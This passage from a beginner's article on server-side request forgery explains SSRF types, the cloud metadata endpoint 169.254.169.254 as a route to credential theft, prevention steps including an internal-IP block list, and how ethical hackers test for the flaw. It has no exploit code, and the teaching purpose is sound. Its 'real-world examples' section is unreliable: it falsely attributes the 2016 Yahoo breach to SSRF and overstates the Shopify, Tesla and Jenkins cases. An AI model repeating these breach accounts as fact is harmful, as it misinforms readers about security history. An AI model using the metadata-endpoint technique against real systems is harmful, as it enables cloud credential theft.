This special IP address is often used by cloud providers to expose instance metadata services. In environments like Amazon Web Services, this endpoint can reveal sensitive data such as:

  • Temporary credentials
  • Access keys
  • IAM role information

If exploited successfully, SSRF can lead to full cloud account compromise.

Types of SSRF Attacks

SSRF attacks can be classified into three main categories:

  1. Basic SSRF attacks,
  2. Advanced SSRF attacks, and

  3. Blind SSRF attacks.

Basic SSRF Attacks:

Basic SSRF attacks are the simplest form of attacks and involve manipulating user-controlled input to send unauthorized requests to other servers. These attacks can be prevented by validating and sanitizing input, limiting the scope of the request, and restricting the types of URLs that can be accessed.

Advanced SSRF Attack:

Advanced SSRF attacks are more complex and involve chaining together multiple vulnerabilities to achieve the desired result. These attacks can involve exploiting logic flaws, race conditions, or other vulnerabilities to bypass security mechanisms and gain access to sensitive information.

Blind SSRF Attack:

Blind SSRF attacks are a type of attack where the attacker does not receive a direct response from the target server. Instead, the attacker can use timing or error messages to determine whether the request was successful. Blind SSRF attacks can be more difficult to detect and prevent as the attacker is not receiving a direct response.

Why SSRF Is Dangerous?

SSRF is considered dangerous due to the following reasons.

1. Access to Internal Services:


Internal systems are often protected by firewalls and not accessible from the internet. But the vulnerable web server can access them. This might include:

  • Internal APIs
  • Databases
  • Admin dashboards
  • Microservices

The attacker uses the server as a pivot point.

2. Cloud Metadata Exposure:

In cloud environments like Microsoft Azure and Google Cloud, metadata services store sensitive configuration details. If the application allows SSRF, attackers can retrieve:

  • Access tokens
  • Service account credentials
  • Configuration secrets

This is why SSRF is extremely common in cloud breach case studies.

3. Bypassing Firewalls:

Firewalls protect internal networks from external traffic but they usually trust internal traffic. Since the request originates from the server itself, firewall rules may not block it.

Real-world examples of SSRF Exploitation

SSRF attacks can have a wide range of consequences, from accessing sensitive information to system compromise and data exfiltration. Here are some examples of real-world SSRF attacks.

1. Yahoo Data Breach:

In 2016, Yahoo suffered a massive data breach that exposed the personal information of over 500 million users. The attack was carried out using an SSRF vulnerability that allowed the attacker to access Yahoo’s internal systems and steal the user data. The attacker used a common vulnerability in Yahoo’s image processing system that allowed users to submit URLs to be resized or cropped. By submitting a specially crafted URL that included instructions to access Yahoo’s internal systems, the attacker was able to gain access to sensitive information and cause widespread damage.

2. CapitalOne Data Breach:

In 2019, when Capital One suffered a massive data breach that exposed the personal information of over 100 million customers. The attack was carried out by exploiting an SSRF vulnerability in Capital One’s web application firewall, which allowed the attacker to access the company’s AWS server and steal sensitive information. The attacker was able to use the SSRF vulnerability to obtain AWS credentials and gain access to the server, which contained sensitive information such as names, addresses, credit scores, and Social Security numbers.

3. Shopify:

In 2018, a security researcher discovered an SSRF vulnerability in Shopify that allowed an attacker to obtain the API keys for the company’s payment gateway. By exploiting the vulnerability, the attacker was able to obtain sensitive information and perform unauthorized transactions.

4. Tesla Cloud Credential Theft:

In 2018, a researcher discovered an SSRF vulnerability in Tesla’s cloud infrastructure that allowed them to obtain access tokens for the company’s AWS account. The attacker was able to use the access tokens to launch instances in the company’s AWS account and perform other malicious actions.

5. Jenkins CI Server Compromise:

In 2017, a vulnerability in the Jenkins CI server allowed an attacker to compromise the server and gain access to sensitive information. The vulnerability was caused by an SSRF vulnerability that allowed the attacker to access internal servers.

How to Prevent SSRF?

SSRF vulnerability can be prevented by taking measures shown below.


1. Whitelist Allowed Domains:

Only allow requests to specific trusted domains.


2. Block Internal IP Ranges:

Reject requests tointernal IP addresses like,

  • 127.0.0.1
  • 169.254.169.254
  • 10.0.0.0/8
  • 172.16.0.0/12
  • 192.168.0.0/16

3. Disable Unnecessary Protocols:

Allow only HTTP and HTTPS protocols if needed.

4. Use Cloud Metadata Protection:

Using Cloud Metadata Protection can help in preventing this vulnerability. For example, AWS introduced IMDSv2 to reduce SSRF-based metadata theft.

5. Network Segmentation:

Limit what the web server can access internally.

How Ethical Hackers Test for SSRF?

In real-world, Ethical Hackers test for this vulnerability by,

  • Modifying URL parameters
  • Attempting requests to localhost
  • Testing cloud metadata endpoints in lab setups
  • Monitoring outbound traffic

Why Beginners should learn about this vulnerability?

SSRF teaches several important security lessons to beginners like you. They are,

  • Trust boundaries matter
  • Internal networks are not automatically safe
  • Cloud misconfigurations amplify risk
  • Input validation goes beyond forms and search boxes

It also demonstrates how modern infrastructure complexity can introduce unexpected attack paths.

Conclusion

Server-Side Request Forgery may sound technical, but at its core, it’s about abusing trust. When a server blindly trusts user-supplied URLs, attackers can manipulate that trust to access hidden systems. For beginners in ethical hacking, mastering SSRF builds strong foundational knowledge in:

  • Web application security
  • Cloud security
  • Network architecture
  • Secure design principles

And in today’s cloud-driven world, understanding SSRF isn’t optional. It’s essential.